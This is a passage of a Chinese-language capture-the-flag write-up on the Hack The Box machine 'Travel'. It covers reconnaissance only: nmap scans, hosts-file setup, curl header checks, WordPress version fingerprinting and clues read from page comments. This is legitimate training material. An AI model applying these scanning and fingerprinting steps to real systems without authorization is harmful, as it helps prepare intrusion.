
一、Nmap#
TCP 全端口扫描:
$ sudo nmap -sS -p- 10.129.15.122 -Pn -n -T4 --min-rate 5000 -oA tcp_ports
Starting Nmap 7.95 ( https://nmap.org ) at 2026-07-04 22:01 EDT
Nmap scan report for 10.129.15.122
Host is up (0.0083s latency).
Not shown: 65532 closed tcp ports (reset)
PORT    STATE SERVICE
22/tcp  open  ssh
80/tcp  open  http
443/tcp open  https
针对开放端口进行详细扫描:
$ sudo nmap -sV -sC -p 22,80,443 -Pn -n 10.129.15.122 -oA tcp_ports_detail --reason
Starting Nmap 7.95 ( https://nmap.org ) at 2026-07-04 22:02 EDT
Nmap scan report for 10.129.15.122
Host is up, received user-set (0.0073s latency).

PORT    STATE SERVICE  REASON         VERSION
22/tcp  open  ssh      syn-ack ttl 63 OpenSSH 8.2p1 Ubuntu 4 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|_  3072 d3:9f:31:95:7e:5e:11:45:a2:b4:b6:34:c0:2d:2d:bc (RSA)
80/tcp  open  http     syn-ack ttl 62 nginx 1.17.6
|_http-server-header: nginx/1.17.6
|_http-title: Travel.HTB
443/tcp open  ssl/http syn-ack ttl 62 nginx 1.17.6
|_ssl-date: TLS randomness does not represent time
|_http-server-header: nginx/1.17.6
|_http-title: Travel.HTB - SSL coming soon.
| ssl-cert: Subject: commonName=www.travel.htb/organizationName=Travel.HTB/countryName=UK
| Subject Alternative Name: DNS:www.travel.htb, DNS:blog.travel.htb, DNS:blog-dev.travel.htb
| Not valid before: 2020-04-23T19:24:29
|_Not valid after:  2030-04-21T19:24:29
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 13.99 seconds
ssh 服务器支持的认证算法只有 RSA,如果后续涉及到利用 SSH Key 登入的场景,需要注意算法的选择。
nmap 针对 80、443 的详细扫描,暴露了很多的域名信息:
Travel.HTB
www.travel.htb
blog.travel.htb
blog-dev.travel.htb
添加到 hosts 文件中:
$ echo '10.129.15.122 Travel.HTB www.travel.htb blog.travel.htb blog-dev.travel.htb' | sudo tee -a /etc/hosts
10.129.15.122 Travel.HTB www.travel.htb blog.travel.htb blog-dev.travel.htb
$ tail -n 1 /etc/hosts
10.129.15.122 Travel.HTB www.travel.htb blog.travel.htb blog-dev.travel.htb
TTL 值也很值得关注,Linux 的默认 TTL 值为 64,算上 VPN 网关(-1),到我的主机这应该是 63,但是 80 和 443 上的结果是 62,多了一跳。
原因(大致猜测):http/https 服务并非直接运行在宿主机上,而是在容器或者虚拟机中。
二、Web#
1、IP 访问#
curl -I http://10.129.15.122
HTTP/1.1 200 OK
Server: nginx/1.17.6
Date: Sun, 05 Jul 2026 02:23:16 GMT
Content-Type: text/html
Content-Length: 5093
Connection: keep-alive
Last-Modified: Tue, 21 Apr 2020 19:19:59 GMT
ETag: "5e9f475f-13e5"
Accept-Ranges: bytes
目标服务是 Nginx,这和 nmap 给我的结果一致,除此之外没什么有趣的内容。
浏览器访问:

网页的大致信息:Travel.HTB 未来会提供一个和旅行相关的平台,具备“旅行博客”、“商店”、“应用追踪”灯功能。
一段信息值得注意:
This will help others to find the secret spots you wanted nobody to ffind.最后的“find”被错误拼写成“ffind”,这在靶场环境中通常是一种提示。这段话的意思是:
这会帮助别人找到你本来不想让别人发现的秘密地点这也许意味着网站存在秘密信息泄露的情况。

网站中的按钮基本没有用,要么根本是“死按钮”,要么直接向锚点 # 传输请求,不涉及后端:
页面源码的注释信息中:
<!-- =======================================================
Template Name: Soon
Template URL: https://templatemag.com/soon-website-under-construction-template/
Author: TemplateMag.com
License: https://templatemag.com/license/
======================================================= -->
提到了本站的采用了别人的模板,模板名叫 Soon。
对于 js 文件,关注:
curl http://www.travel.htb -s | rg "main\.js"
<script src="js/main.js"></script>curl http://10.129.15.122/js/main.js
jQuery(document).ready(function( $ ) {
$('.countdown').each(function() {
$(this).countdown({
until: new Date($(this).attr('data-date'))
});
});
});调用了 jQuery countdown 插件(用于倒计时),选择 class 名为 countdown 的元素,并选取其中的 data-date 属性的值,作为倒计时目标:
<div class="countdown" data-date="2022/02/02"></div>现在是 2026 年,因此看到的时间是 0(当时靶机刚出的时候应该还是有倒计时显示的)。
2、www#
访问 http://www.travel.htb:
curl -I http://www.travel.htb
HTTP/1.1 200 OK
Server: nginx/1.17.6
Date: Sun, 05 Jul 2026 02:40:49 GMT
Content-Type: text/html
Content-Length: 5093
Connection: keep-alive
Last-Modified: Tue, 21 Apr 2020 19:19:59 GMT
ETag: "5e9f475f-13e5"
Accept-Ranges: bytes
没有什么有意思的信息。
浏览器访问:

和直接 IP 访问看到的内容一致。
3、blog#
curl http://blog.travel.htb -I
HTTP/1.1 200 OK
Server: nginx/1.17.6
Date: Sun, 05 Jul 2026 02:52:27 GMT
Content-Type: text/html; charset=UTF-8
Connection: keep-alive
X-Powered-By: PHP/7.3.16
Link: <http://blog.travel.htb/wp-json/>; rel="https://api.w.org/"
依旧是 Nginx 服务,但是这里暴露了后端语言为 PHP,且版本号为 7.3.16。
而且 Link 相应头字段中的内容,暴露了该站点是用 WordPress 框架搭建的。
http://blog.travel.htb/wp-json是 WordPress REST API 的根路径,外部/后端程序可以直接用该目录中的 API 对 WordPress 进行增删改查操作。https://api.w.org/是 WordPress REST API 的命名规范链接。
浏览器访问:

页面源码中,能看到 WordPress 的版本信息:
curl http://blog.travel.htb -s | rg -iP "[^- \/>]\Kwordpress"
<meta name="generator" content="WordPress 5.4" />
对于不存在的页面:

相应头也没有暴露更多的内容:
curl http://blog.travel.htb/abcd -I
HTTP/1.1 404 Not Found
Server: nginx/1.17.6
Date: Sun, 05 Jul 2026 03:26:06 GMT
Content-Type: text/html; charset=UTF-8
Connection: keep-alive
X-Powered-By: PHP/7.3.16
Expires: Wed, 11 Jan 1984 05:00:00 GMT
Cache-Control: no-cache, must-revalidate, max-age=0
Link: <http://blog.travel.htb/wp-json/>; rel="https://api.w.org/"
有个管理员登入界面:

并没有什么特殊的发现。
awesome-rss 页面:

很多的 RSS 订阅,但是其中的超链接都指向本身,并不会跳转:

页面源码中有一段关于 Debug 的注释,但现在并不清楚其作用:
<!--
DEBUG
-->
并且还有作者留下的一串注释:
/* I am really not sure how to include a custom CSS file
 * in worpress. I am including it directly via Additional CSS for now.
 * TODO: Fixme when copying from -dev to -prod. */
翻译过来就是:
我确实不太确定该如何在 WordPress 中引入一个自定义 CSS 文件。
目前我是直接通过 “Additional CSS(附加 CSS)” 功能来添加它的。
TODO:当从 -dev 环境复制到 -prod 环境时,需要修复这个问题。
这里提到了 -dev,这和主机名 blog-dev 似乎有联系,根据我的推测:
blog-dev是开发环境blog是生产环境(作者提到的-prod)
开发环境更注重功能的实现,安全往往是最后才补的(虽然现在强调安全前移)。结合之前看到的提示“……发现的秘密地点”,在 blog-dev 上可能泄露了什么。
搜索功能:
